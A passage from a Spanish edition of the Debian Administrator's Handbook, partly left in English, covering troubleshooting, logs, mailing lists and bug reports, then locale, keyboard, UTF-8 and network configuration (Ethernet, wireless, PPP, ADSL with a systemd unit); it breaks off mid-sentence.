Cuando desee configurar un paquete desconocido debe proceder en etapas. Primero debe leer lo que el encargado del paquete ha documentado. Leer el archivo `/usr/share/doc/`*`paquete`*`/README.Debian` le permitirá aprender sobre las medidas específicas tomadas para simplificar el uso del software. A veces es esencial para poder entender las diferencias con el comportamiento original del programa según describe la documentación en general como los «howto». A veces este archivo también detalla los errores más comunes para que pueda evitar desperdiciar tiempo en problemas comunes.

Luego debería revisar la documentación oficial del software — revise Sección 7.1, «Fuentes de documentación» página 150 para identificar las diferentes fuentes de documentación existentes. La orden `dpkg -L paquete` provee una lista de los archivos incluidos en el paquete; puede así identificar rápidamente la documentación disponible (así como también los archivos de configuración ubicados en `/etc/`). `dpkg -s paquete` muestra los metadatos del paquete y cualquier paquete recomendado o sugerido; allí podrá encontrar documentación o una herramienta que facilitará la configuración del software.

Por último, los archivos de configuración usualmente están autodocumentados con muchos comentarios explicativos que detallan los varios valores posibles para cada parámetro de configuración. Tanto es así que a veces basta elegir una línea a activar entre las disponibles. En algunos casos se proveen archivos de configuración de ejemplo en el directorio `/usr/share/doc/paquete/examples/`. Le pueden servir como base para su propio archivo de configuración.

NORMATIVA DEBIAN

Ubicación de los ejemplos

Todos los ejemplos deben instalarse en el directorio `/usr/share/doc/paquete/examples/`. Éstos pueden ser archivos de configuración, código fuente de programas (un ejemplo de uso de una biblioteca) o un script de conversión de datos que el administrador puede utilizar en algunos casos (como para inicializar una base de datos). Si el ejemplo es específico a una arquitectura debe instalarse en `/usr/lib/paquete/examples/` y debe haber un enlace apuntando a dicho archivo en el directorio `/usr/share/doc/paquete/examples/`.

7.2.2. Monitorización de lo que hacen los demonios

Entender qué es lo que hace un demonio es algo más complicado, ya que no interactúa directamente con el administrador. Para revisar si el demonio está trabajando realmente necesita probarlo. Por ejemplo, para verificar el demonio Apache (servidor web), pruébelo con un pedido HTTP.

VOLVER A LOS CIMIENTOS

Demonio

Un demonio es un programa que no es invocado explícitamente por el usuario y se mantiene en segundo plano esperando que se cumpla cierta condición para realizar una tarea. Muchos programas de servidor son demonios, un término que explica que la letra «d» aparezca frecuentemente al final de su nombre (`sshd`, `smtpd`, `httpd`, etc.).

Para permitir dichas pruebas cada demonio generalmente graba todo lo que hace así como también los errores que encuentra en lo que se llaman «archivos de registro» o «registros de sistema». Los registros se almacenan en `/var/log/` o alguno de sus subdirectorios. Para saber el nombre exacto del archivo de registro de cada demonio revise su documentación. Note que una sola prueba no siempre es suficiente si no cubre todos los casos de uso posibles; algunos problemas sólo ocurren en circunstancias particulares.

HERRAMIENTA

El demonio rsyslogd

`rsyslogd` is special: it collects logs (internal system messages) that are sent to it by other programs. Each log entry is associated with a subsystem (e-mail, kernel, authentication, etc.) and a priority; `rsyslogd` processes these two pieces of information to decide on what to do. The log message may be recorded in various log files, and/or sent to an administration console. The details are defined in the `/etc/rsyslog.conf` configuration file (documented in the manual page of the same name provided in the *rsyslog-doc* package).

Certain C functions, which are specialized in sending logs, simplify the use of the `rsyslogd` daemon. However some daemons manage their own log files (this is the case, for example, of `samba`, which implements Windows shares on Linux).

Tenga en cuenta que cuando se utiliza `systemd`, los registros se recogen por `systemd` antes de ser reenviados a `rsyslogd`. Por lo tanto, también están disponibles a través del historial ("journal") de `systemd` y puden ser consultados mediante `journalctl` (vea Sección 9.1.1, «El sistema de inicio systemd» página 202 para más detalles).

As a preventive operation, the administrator should regularly read the most relevant server logs. They can thus diagnose problems before they are even reported by disgruntled users. Indeed users may sometimes wait for a problem to occur repeatedly over several days before reporting it. In many cases, there are specific tools to analyze the contents of the larger log files. In particular, such utilities exist for web servers (such as `analog`, `awstats`, `webalizer` for Apache), for FTP servers, for proxy/cache servers, for firewalls, for e-mail servers, for DNS servers, and even for print servers. Other tools, such as `logcheck` (a software discussed in Capítulo 14: «Seguridad» página 412), scan these files in search of alerts to be dealt with.

7.2.3. Pedido de ayuda en una lista de correo

If your various searches haven't helped you to get to the root of a problem, it is possible to get help from other, perhaps more experienced people. This is exactly the purpose of the debian-user@lists.debian.org mailing list and its language specific siblings debian-user-*lang*@lists.debian.org. As with any community, it has rules that need to be followed. Before asking any question, you should check that your problem isn't already covered by recent discussions on the list or by any official documentation.

➨ `https://wiki.debian.org/DebianMailingLists`

➨ `https://lists.debian.org/debian-user/`

➨ `https://lists.debian.org/users.html`

VOLVER A LOS CIMIENTOS

Aplica la «netiqueta»

In general, for all correspondence on e-mail lists, the rules of Netiquette should be followed. This term refers to a set of common sense rules, from common courtesy to mistakes that should be avoided.

➨ `https://tools.ietf.org/html/rfc1855`

Más aún, en cualquier canal de comunicación gestionado por el proyecto Debian, se está sujeto al Código de Conducta de Debian:

➨ `https://www.debian.org/code_of_conduct`

Once those two conditions are met, you can think of describing your problem to the mailing list. Include as much relevant information as possible: various tests conducted, documentation consulted, how you attempted to diagnose the problem, the packages concerned or those that may be involved, etc. Check the Debian Bug Tracking System (BTS, described in sidebar Sección 1.3.2.1, «Reporting bugs» página 14) for similar problems, and mention the results of that search, providing links to bugs found. BTS starts on:

➨ `https://bugs.debian.org/`

Mientras más cortés y preciso sea, mayor será la posibilidad de obtener una respuesta o, al menos, algunos elementos de respuesta. Si recibe información relevante por privado, considere resumir esta información públicamente para que otros se beneficien. Esto permite que los archivos de la lista, que son buscados por varios motores de búsqueda, muestren la resolución a otros que pueden tener la misma pregunta.

7.2.4. Reporte de un error cuando un problema es demasiado difícil


Si fallan todos sus esfuerzos de resolver un problema es posible que dicha resolución no sea su responsabilidad y que el problema se deba a un error en el programa. En este caso, el procedimiento adecuado es reportar el error a Debian o directamente a los autores originales. Para hacerlo, aísle el problema tanto como sea posible y cree una situación de pruebas mínima en la que se lo pueda reproducir. Si conoce qué programa es el aparente culpable del problema puede encontrar el paquete al que corresponde con `dpkg -S` *`archivo_en_cuestión`*. Revise el Sistema de seguimiento de errores (https://bugs.debian.org/*paquete*) para asegurarse que el error no fue reportado anteriormente. Luego puede enviar su propio reporte de error utilizando la herramienta `reportbug` incluyendo tanta información como le sea posible, especialmente una descripción completa de los casos de prueba mínimos que le permitirán a cualquiera reproducir el error.

Los elementos de este capítulo son un medio de resolver efectivamente los inconvenientes con los que se puede encontrar en los próximos capítulos. ¡Utilícelos siempre que lo necesite!



Palabras clave

Configuración
Localización
Locales
Red
Resolución de nombres
Usuarios
Grupos
Cuentas
Intérprete de línea de órdenes
Consola
Impresión
Gestor de arranque
Compilación de núcleo



Capítulo

8

Configuración básica: red, cuentas, impresión...

Contenidos

Configuración del sistema en otro idioma 162 Configuración de red 166
Definición del nombre de equipo y configuración del servicio de nombres 173 Bases de datos de usuarios y grupos 175
Creación de cuentas 178 Entorno de consola 179 Configuración de impresoras 181
Configuración del gestor de arranque 182
Otras configuraciones: sincronización de tiempo, registros, acceso compartido... 186 Compilación de un núcleo 192
Instalación de un núcleo 198

El propósito de un equipo con una instalación nueva creada con `debian-installer` es que sea tan funcional como sea posible, pero aún necesita configurar muchos servicios. Lo que es más, es bueno saber cómo modificar ciertos elementos de configuración definidos durante el proceso de instalación inicial.

Este capítulo revisa todo lo incluido en lo que llamaríamos «configuración básica»: red, idioma y locales, usuarios y grupos, impresión, puntos de montaje, etc.

8.1. Configuración del sistema en otro idioma

Si instaló el sistema utilizando el idioma francés, el equipo probablemente ya tenga configurado al francés como idioma predeterminado. Pero es bueno saber lo que realiza el instalador al configurar el idioma para que, luego si lo necesita, pueda cambiarlo.

HERRAMIENTA

El programa `locale` para mostrar la configuración actual

El programa `locale` mostrará un resumen de la configuración actual de varios parámetros de la locale (formato de fecha, formato de números, etc.) presentados en forma de un grupo de variables de entorno estándar dedicadas a la modificación dinámica de éstas configuraciones.

8.1.1. Configuración del idioma predeterminado

Un *locale* es un grupo de configuraciones regionales. Incluyen no sólo el idioma para el texto, también el formato para mostrar números, fechas, marcas temporales y cantidades de dinero así como también reglas de comparación alfabética (para considerar caracteres acentuados correctamente). Aunque puede especificar cada uno de estos parámetros independientemente de los demás, generalmente utilizaremos un locale que es un conjunto coherente de valores para estos parámetros que corresponde con una «región» en el sentido amplio de la palabra. Generalmente se indican los locales en la forma *código-idioma_CÓDIGO-PAÍS*, a veces con un sufijo que indica un conjunto de caracteres y codificación a utilizar. Esto permite considerar diferencias idiomáticas o tipográficas entre diferentes regiones con un idioma en común.

CULTURA

Juegos de caracteres

Históricamente, cada locale tiene asociado un «conjunto de caracteres» (grupo de caracteres conocidos) y una «codificación» preferida (representación interna de los caracteres para el equipo).

Las codificaciones más populares para idiomas derivados del latín estaban limitadas a 256 caracteres porque decidieron utilizar sólo un byte por carácter. Debido a que 256 caracteres no son suficientes para cubrir todos los idiomas europeos fueron necesarias múltiples codificaciones, y así es como tenemos desde *ISO-8859-1* (también conocida como «Latin 1») hasta *ISO-8859-15* (también conocida como «Latin 9»), entre otras.

Trabajar con idiomas extranjeros generalmente implica cambios frecuentes entre varias codificaciones y conjuntos de caracteres. Lo que es más, escribir documentos en varios idiomas causó problemas más grandes y casi intratables. Se creó Unicode (un supercatálogo de casi todos los sistemas de escritura de todos los idiomas del mundo) para evitar este problema. Una de las codificaciones de Unicode, UTF-8, mantiene todos los 128 símbolos ASCII (códigos de 7 bits), pero maneja los demás caracteres de forma diferente. Éstos son precedidos por una secuencia «escape» de unos pocos bits, que define implícitamente la longitud del carácter. Esto permite codificar todos los caracteres Unicode en una secuencia de uno o más bytes. Se

popularizó su uso debido a que es la codificación predeterminada en documentos XML.

Generalmente esta es la codificación que debería utilizar y es, por lo tanto, la predeterminada en sistemas Debian.

El paquete *locales* incluye todos los elementos necesarios para que la «localización» de las aplicaciones funcione correctamente. Durante su instalación, este paquete le pedirá que seleccione un conjunto de idiomas compatibles. Puede cambiar este conjunto en cualquier momento ejecutando como root `dpkg-reconfigure locales`.

La primer pregunta le pedirá que seleccione las «locales» a incluir. Seleccionar todas las locales de inglés (es decir todas las que comiencen con «en_») es una elección razonable. No dude en habilitar otras locales si la máquina va a ser utilizada por usuarios extranjeros. Se almacenará la lista de locales activadas para el sistema en el archivo `/etc/locale.gen`. Es posible editar este archivo a mano pero debería ejecutar `locale-gen` luego de cualquier modificación. Generará los archivos necesarios para que funcionen las locales agregadas y eliminará archivos obsoletos.

La segunda pregunta, titulada «Locale predeterminada para el entorno del sistema», pedirá un locale predeterminado. La opción recomendada en Estados Unidos es «en_US.UTF-8». Los angloparlantes británicos preferirán «en_GB.UTF-8» y los canadienses preferirán «en_CA.UTF-8» o el francés «fr_CA.UTF-8». Se modificará el archivo `/etc/default/locale` para almacenar esta elección. Desde ese momento, todas las sesiones de usuario estáran al tanto del cambio ya que PAM agregará su contenido en la variable de entorno `LANG`. (N.T. los castellanoparlantes seguramente preferirán «es_XX.UTF-8», donde XX representa el código ISO del pais, como es_ES para España o es_AR para Argentina).

The *locales-all* package contains the precompiled locale data for all supported locales.

TRAS BAMBALINAS

`/etc/environment` y `/etc/default/locale`

El archivo `/etc/environment` provee a los programas `login`, `gdm` o inclusive `ssh` las variables de entorno correctas a crear.

Estas aplicaciones no crean estas variables directamente sino que lo hacen a través de un módulo PAM (`pam_env.so`). PAM (siglas de «módulo de autenticación conectable»: «Pluggable Authentication Module») es una biblioteca modular que centraliza los mecanismos de autenticación, inicialización de la sesión y gestión de contraseñas. Revise la Sección 11.7.3.2, «Configuración de PAM» página 323 para encontrar un ejemplo de configuración de PAM.

El archivo `/etc/default/locale` funciona de manera similar pero sólo contiene la variable de entorno `LANG`. Gracias a esta división, algunos usuarios PAM pueden heredar un entorno completo sin localización. De hecho, generalmente no se recomienda ejecutar programas de servidor con localización activada; por el contrario, se recomienda utilizar las configuraciones regionales y de localización para los programas que abren sesiones de usuario.

8.1.2. Configuración del teclado

Aún cuando se gestiona la distribución del teclado de formas diferentes en una consola y en el modo gráfico, Debian ofrece una interfaz de configuración única que funciona para ambos: está basada en debconf y la implementa el paquete *keyboard-configuration*. Por lo tanto, puede ejecutar `dpkg-reconfigure keyboard-configuration` para establecer la distribución de teclado.

Las preguntas son relevantes para la distribución física del teclado (un teclado de PC estándar en los Estados Unidos sería «Genérico 104 Teclas»), luego la distribución a utilizar (generalmente «US»), y luego la posición de la tecla AltGr (Alt derecho). Finalmente pregunta por la tecla a utilizar para «Compose» que permite ingresar caracteres especiales combinando teclas. Presionar sucesivamente Compose ' e creará una e acentuada («é»). Se describen todas estas combinaciones en el archivo `/usr/share/X11/locale/en_US.UTF-8/Compose` (u otro archivo según el locale actual indicado por `/usr/share/X11/locale/compose.dir`).

Note that the keyboard configuration for graphical mode described here only affects the default layout; the GNOME and KDE Plasma environments, among others, provide a keyboard control panel in their preferences allowing each user to have their own configuration. Some additional options regarding the behavior of some particular keys are also available in these control panels.

8.1.3. Migración a UTF-8

La generalización de la codificación UTF-8 es una solución muy esperada a varias dificultades de interoperabilidad ya que facilita intercambios internacionales y elimina los límites arbitrarios de los caracteres que pueden ser utilizados en un documento. La única desventaja es que ha tenido que pasar por una etapa de transición difícil. Como no puede ser completamente transparente (es decir, no puede suceder al mismo tiempo en todo el mundo), se necesitaron dos operaciones de conversión: una en el contenido de los archivos y otra en los nombres de archivos. Afortunadamente, ya se completó la mayor parte de esta migración y la discutimos mayormente por cuestiones de referencia.

CULTURA

Mojibake y los errores de interpretación

Cuando se envía (o almacena) un texto sin información de codificación el receptor no siempre puede estar seguro de saber qué convención utilizar para determinar el significado de un conjunto de bytes. Usualmente puede tener una idea obteniendo estadísticas en la distribución de los valores presentes en el texto pero esto no siempre da una respuesta definitiva. Cuando el sistema de codificación elegido para la lectura es diferente al utilizado para escribir el archivo se interpretan incorrectamente los bytes y se obtienen, en el mejor caso, errores en algunos caracteres o, en el peor caso, algo completamente ilegible.

Por lo tanto, si un texto en francés aparece normal con la excepción de letras acentuadas y algunos símbolos que aparecerán reemplazados con secuencias de caracteres como «Ã©» o «Ã¨» o «Ã§» probablemente sea un archivo codificado con UTF-8 interpretado como ISO-8859-1 o ISO-8859-15. Este es signo de una instalación local que no migró a UTF-8 aún. Si, en cambio, observa sígnos de interrogación en lugar de letras acentuadas — aún si dichos símbolos parecen reemplazar el carácter que seguiría a la letra acentuada — es probable que su instalación ya esté configurada para UTF-8 y que le enviaron un documento codificado con Western ISO.

Esos son todos los casos «simples». Estos casos sólo aparecen en la cultura occidental ya que se diseñó Unicode (y UTF-8) para maximizar los puntos comunes con codificaciones históricas de idiomas occidentales basados en el alfabeto latino que permite reconocer partes del texto aún cuando faltan algunos caracteres.

En configuraciones más complejas que, por ejemplo, involucran dos entornos que corresponden a dos idiomas diferentes que no utilizan el mismo alfabeto generalmente obtendrá resultados completamente ilegibles — una serie de símbolos abstractos que no tienen nada que ver unos con otros. Esto es especialmente frecuente con idiomas asiáticos debido a sus numerosos idiomas y sistemas de escritura. Se adoptó la palabra japonesa *mojibake* para describir este fenómeno. Cuando ocurre, el diagnóstico es más complejo y la solución más simple generalmente es migrar a UTF-8 en ambos lados.

En cuanto a los nombres de archivos, la migración puede ser relativamente simple. Se creó la herramienta `convmv` (en el paquete del mismo nombre) específicamente con este propósito; permite cambiar el nombre de los archivos de una codificación a otra. El uso de esta herramienta es relativamente simple pero recomendamos realizarlo en dos pasos para evitar sorpresas. El próximo ejemplo muestra un entorno UTF-8 que contiene nombres de directorio codificados en ISO-8859-15 y utiliza `convmv` para cambiarlos.

```
$ ls trabajo/
?conos  Elementos gr?ficos  Textos
$ convmv -r -f iso-8859-15 -t utf-8 trabajo/
Starting a dry run without changes...
mv "trabajo/Elementos gr\xBEficos"        "trabajo/Elementos gráficos"
mv "trabajo/\xA4conos"     "trabajo/Íconos"
No changes to your files done. Use --notest to finally rename the files.
$ convmv -r --notest -f iso-8859-15 -t utf-8 trabajo/
mv "trabajo/Elementos gr\xBEficos"        "trabajo/Elementos gráficos"
mv "trabajo/\xA4conos"     "trabajo/Íconos"
Ready!
$ ls trabajo/
Elementos gráficos  Íconos  Textos
```

Para el contenido de los archivos, los procedimientos de conversión son más complejos debido a la cantidad de formatos de archivo existentes. Algunos formatos de archivos incluyen información de codificación que facilita las tareas al software con el que se los trata; es suficiente entonces abrir estos archivos y volver a guardarlos especificando la condificación UTF-8. En otros casos, debe especificar la codificación original al abrir el archivo (ISO-8859-1 o «Western», o ISO-8859-15 o «Western (Euro)» según el caso).

Para archivos de texto simples puede utilizar `recode` (en el paquete del mismo nombre) que permite recodificación automática. Esta herramienta tiene numerosas opciones que le permiten alterar su comportamiento. Le recomendamos consultar la documentación, la página de manual `recode(1)` o la página info `recode` (más completa).

8.2. Configuración de red

VOLVER A LOS CIMIENTOS

Conceptos de red esenciales (Ethernet, dirección IP, subred, difusión)

Most modern local networks use the Ethernet protocol, where data is split into small blocks called frames and transmitted on the wire one frame at a time. Data speeds vary from 10 Mb/s for older Ethernet cards to 100 Gb/s in the newest cards (with the most common rate currently growing from 100 Mb/s to 10 Gb/s). The most widely used cables are called 10BASE-T, 100BASE-T, 1000BASE-T, 10GBASE-T and 40GBASE-T, depending on the throughput they can reliably provide (the T stands for "twisted pair"); those cables end in an RJ45 connector. There are other cable types, used mostly for speeds of 10 Gb/s and above.

Una dirección IP es un número utilizado para identificar una interfaz de red de un equipo en una red local o Internet. En la versión de IP más utilizada actualmente (IPv4) se codifica este número en 32 bits y generalmente se lo representa por 4 números separados por puntos (por ejemplo: `192.168.0.1`), cada número entre 0 y 255 (inclusive, correspondiendo a 8 bits de datos). La siguiente versión del protocolo, IPv6, extiende este espacio de direcciones a 128 bits y las direcciones se representan generalmente por una serie de números hexadecimales separados por dos puntos (por ejemplo: 2001:0db8:13bb:0002:0000:0000:0000:0020 o su versión corta 2001:db8:13bb:2::20).

Una máscara de subred (máscara de red) define en su código binario qué porción de una dirección IP corresponde a la red, el resto especifica el equipo. En el ejemplo de configuración de una dirección IPv4 estática dado, la máscara de red `255.255.255.0` (24 «1»s seguidos de 8 «0»s en su representación binaria) indica que los primeros 24 bits de la dirección IP corresponden a la dirección de red y los otros 8 son específicos a la máquina. En IPv6, para facilitar la lectura, sólo se expresa la cantidad de «1»s; la máscara de red para una red IPv6 podría ser entonces `64`.

La dirección de red es una dirección IP en la que la parte que describe el número de equipo es 0. Generalmente se indica el rango de direcciones IPv4 en una red completa con la sintaxis *a.b.c.d/e* en el que *a.b.c.d* es la dirección de red y *e* es la cantidad de bits afectados por la parte de red en una dirección IP. La red de ejemplo entonces podría escribirse: `192.168.0.0/24`. La sintaxis es similar en IPv6: `2001:db8:13bb:2::/64`.

Un enrutador («router») es una máquina que conecta varias redes entre sí. Se guía todo el tráfico a través de un enrutador a la red correcta. Para hacerlo, el enrutador analiza los paquetes entrantes y los redirecciona según su dirección IP de destino. Generalmente se conoce al enrutador como puerta de enlace («gateway»); en esta configuración trabaja como una máquina que ayuda a alcanzar el exterior de la red local (hacia una red extendida, como Internet).

La dirección especial de difusión conecta todas las estaciones en una red. Casi nunca es «enrutada», sólo funciona en la red en cuestión. Específicamente, significa que un paquete de datos direccionado a difusión nunca pasará a través del enrutador.

Este capítulo se enfocará en direcciones IPv4 ya que son las utilizadas más comunmente en la actualidad. Se estudiarán los detalles del protocolo IPv6 en la Sección 10.6, «IPv6» página 264 pero los conceptos se mantienen.

The network is automatically configured during the initial installation. If Network Manager gets installed (which is generally the case for full desktop installations), then it might be that no

configuration is actually required (for example, if you rely on DHCP on a wired connection and have no specific requirements). If a configuration is required (for example, for a WiFi interface), then it will create the appropriate file in `/etc/NetworkManager/system-connections/`.

NOTE

NetworkManager

If Network Manager is particularly recommended in roaming setups (see Sección 8.2.5, «Configuración de red automática para usuarios itinerantes» página 172), it is also perfectly usable as the default network management tool. You can create "System connections" that are used as soon as the computer boots either manually with a `.ini`-like file in `/etc/NetworkManager/system-connections/` or through a graphical tool (`nm-connection-editor`). If you were using ifupdown, just remember to deactivate the entries in `/etc/network/interfaces` that you want Network Manager to handle.

➨ `https://wiki.gnome.org/Projects/NetworkManager/SystemSettings`

➨ `https://developer.gnome.org/NetworkManager/1.14/ref-settings.html`

If Network Manager is not installed, then the installer will configure *ifupdown* by creating the `/etc/network/interfaces` file. A line starting with auto gives a list of interfaces to be automatically configured on boot by the networking service. When there are many interfaces, it is good practice to keep the configuration in different files inside `/etc/network/interfaces.d/`.

In a server context, *ifupdown* is thus the network configuration tool that you usually get. That is why we will cover it in the next sections.

8.2.1. Interfaz Ethernet

Si el equipo tienen una tarjeta Ethernet, se debe configurar la red IP a la que está asociada eligiendo uno de dos métodos posibles. El método más simple es utilizar una configuración dinámica con DHCP, lo que necesita un servidor DHCP en la red local. Puede indicar un nombre de equipo deseado que corresponde a la configuración hostname en el ejemplo a continuación. El servidor DHCP luego envía la configuración para la red apropiada.

Ejemplo 8.1 *Configuración DHCP*

```
auto enp0s31f6
iface enp0s31f6 inet dhcp
  hostname arrakis
```

IN PRACTICE

Names of network interfaces

By default, the kernel attributes generic names such a `eth0` (for wired Ethernet) or `wlan0` (for WiFi) to the network interfaces. The number in those names is a simple incremental counter representing the order in which they have been detected. With modern hardware, that order might change for each reboot and thus the default names are not reliable.

Fortunately, systemd and udev are able to rename the interfaces as soon as they appear. The default name policy is defined by `/lib/systemd/network/99-default.link` (see `systemd.link(5)` for an explanation of the `NamePolicy` entry in that file). In practice, the names are often based on the device's physical location (as guessed by where they are connected) and you will see names starting with `en` for wired ethernet and `wl` for WiFi. In the example above, the rest of the name indicates, in abbreviated form, a PCI (`p`) bus number (`0`), a slot number (`s31`), a function number (`f6`).

Obviously, you are free to override this policy and/or to complement it to customize the names of some specific interfaces. You can find out the names of the network interfaces in the output of `ip addr` (or as filenames in `/sys/class/net/`).

In some corner cases it might be necessary to disable the consistent naming of network devices as described above. Besides changing the default *udev* rule it is also possible to boot the system using the `net.ifnames=0` and `biosdevname=0` kernel parameters to achieve that.

Una configuración «estática» debe indicar específicamente los parámetros de red. Esto incluye al menos la dirección IP y máscara de subred; a veces también se indican las direcciones de red y de difusión. Se especificará un router conectado al exterior como puerta de enlace.

Ejemplo 8.2 *Configuración estática*

```
auto enp0s31f6
iface enp0s31f6 inet static
  address 192.168.0.3/24
  broadcast 192.168.0.255
  network 192.168.0.0
  gateway 192.168.0.1
```

NOTA

Direcciones múltiples

No sólo es posible asociar diferentes interfaces a una misma tarjeta de red física sino que también es posible asignar varias direcciones IP a una interfaz. Recuerde además que una dirección IP puede corresponder a cualquier cantidad de nombres a través de DNS y que dicho nombre también puede corresponde a cualquier cantidad de direcciones IP numéricas.

Como puede adivinar, las configuraciones pueden ser bastante complejas; pero se utilizan estas opciones sólo en casos muy especiales. Los ejemplos citados son típicos de las configuraciones usuales.

8.2.2. Wireless Interface

Getting wireless network cards to work can be a bit more challenging. First of all, they often require the installation of proprietary firmwares which are not installed by default in Debian. Then wireless networks rely on cryptography to restrict access to authorized users only, this

implies storing some secret key in the network configuration. Let's tackle those topics one by one.

Installing the required firmwares

First you have to enable the non-free repository in APT's sources.list file: see Sección 6.1, «Contenido del archivo `sources.list`» página 110 for details about this file. Many firmware are proprietary and are thus located in this repository. You can try to skip this step if you want, but if the next step doesn't find the required firmware, retry after having enabled the non-free section.

Then you have to install the appropriate firmware-* packages. If you don't know which package you need, you can install the *isenkram* package and run its `isenkram-autoinstall-firmware` command. The packages are often named after the hardware manufacturer or the corresponding kernel module: *firmware-iwlwifi* for Intel wireless cards, *firmware-atheros* for Qualcomm Atheros, *firmware-ralink* for Ralink, etc. A reboot is then recommended because the kernel driver usually looks for the firmware files when it is first loaded and no longer afterwards.

Wireless specific entries in `/etc/network/interfaces`

ifupdown is able to manage wireless interfaces but it needs the help of the *wpasupplicant* package which provides the required integration between *ifupdown* and the `wpa_supplicant` command used to configure the wireless interfaces (when using WPA/WPA2 encryption). The usual entry in `/etc/network/interfaces` needs to be extended with two supplementary parameters to specify the name of the wireless network (aka its SSID) and the *Pre-Shared Key* (PSK).

Ejemplo 8.3 *DHCP configuration for a wireless interface*

```
auto wlp4s0
iface wlp4s0 inet dhcp
  wpa-ssid Falcot
  wpa-psk ccb290fd4fe6b22935cbae31449e050edd02ad44627b16ce0151668f5f53c01b
```

The wpa-psk parameter can contain either the plain text passphrase or its hashed version generated with `wpa_passphrase` *`SSID passphrase`*. If you use an unencrypted wireless connection, then you should put a wpa-key-mgmt NONE and no wpa-psk entry. For more information about the possible configuration options, have a look at `/usr/share/doc/wpasupplicant/README.Debian.gz`.

At this point, you should consider restricting the read permissions on `/etc/network/interfaces` to the root user only since the file contains a private key that not all users should have access to.

HISTORY **WEP encryption**

Usage of the deprecated WEP encryption protocol is possible with the *wireless-tools* package. See `/usr/share/doc/wireless-tools/README.Debian` for instructions.

8.2.3. Conexión con PPP a través de un módem PSTN

Una conexión punto a punto (PPP) establece una conexión intermitente; esta es la solución más común para conexiones realizadas con un teléfono módem («módem PSTN» ya que se realiza la conexión a través de la red pública conmutada de teléfonos: «Public Switched Telephone Network»).

Una conexión por teléfono módem necesita una cuenta con un proveedor de acceso, lo que incluye un número de teléfono, nombre de usuario, contraseña y a veces el protocolo de autenticación a utilizar. Se configura dicha conexión utilizando la herramienta `pppconfig` en el paquete Debian del mismo nombre. De forma predeterminada, configura una conexión llamada `provider` («proveedor» en inglés). En caso de dudas sobre el protocolo de autenticación, utilice *PAP*: la mayoría de los proveedores de servicios de Internet lo ofrecen.

Después de la configuración, es posible conectarse utilizando la orden `pon` (pasándole como parámetro el nombre de la conexión cuando el valor predeterminado `provider` no sea apropiado). Se desconecta el enlace con la orden `poff`. Ambos puede ser ejecutados por el usuario root o cualquier otro usuario siempre que pertenezcan al grupo `dip`.

8.2.4. Conexión a través de un módem ADSL

El término genérico «módem ADSL» cubre una multitud de dispositivos con funcionalidades muy diferentes. Los módems más sencillos de utilizar con Linux son aquellos con una interfaz Ethernet (y no sólo una interfaz USB). Tienden a ser populares, la mayoría de los proveedores de servicios de Internet ADSL prestan (o alquilan) una «caja» con interfaces Ethernet. La configuración puede variar enormemente dependiendo del tipo de módem.

Módems compatibles con PPPOE

Algunos módems Ethernet funcionan con el protocolo PPPOE (punto a punto sobre Ethernet: «Point to Point Protocol Over Ethernet»). La herramienta `pppoeconf` (del paquete con el mismo nombre) configurará la conexión. Para hacerlo, modifica el archivo `/etc/ppp/peers/dsl-provider` con las configuraciones provistas y almacena la información de inicio de sesión en los archivos `/etc/ppp/pap-secrets` y `/etc/ppp/chap-secrets`. Se recomienda aceptar todas las modificaciones que proponga.

Una vez que se completa esta configuración puede abrir la conexión ADSL con la orden `pon dsl-provider` y desconectarla con `poff dsl-provider`.

SUGERENCIA

Iniciando ppp en el arranque

Las conexiones PPP sobre ADSL son, por definición, intermitentes. Ya que generalmente no son cobradas por tiempo existen pocas desventajas a la tentación de mantenerlas siempre encendidas. El modo estándar de hacerlo es utilizar el sistema init.

With systemd, adding an automatically restarting task for the ADSL connection is a simple matter of creating a "unit file" such as `/etc/systemd/system/adsl-connection.service`, with contents such as the following:

```
[Unit]
Description=ADSL connection

[Service]
Type=forking
ExecStart=/usr/sbin/pppd call dsl-provider
Restart=always

[Install]
WantedBy=multi-user.target
```

Una vez que el «unit file» ha sido definido, es necesario habilitarlo con `systemctl enable adsl-connection`. El ciclo sera iniciado manualmente con `systemctl start adsl-connection`; ademas de ser iniciado automáticamente en el arranque.

En sistemas que no usan `systemd` (incluyendo *Wheezy* y versiones anteriores de Debian), el estándar System V init funciona de forma distinta. En dichos sistemas, todo lo que necesita es añadir una linea como las siguientes al final del archivo `/etc/inittab`; entonces, en cualquier momento que se pierda la conexión, `init` se reconectará.

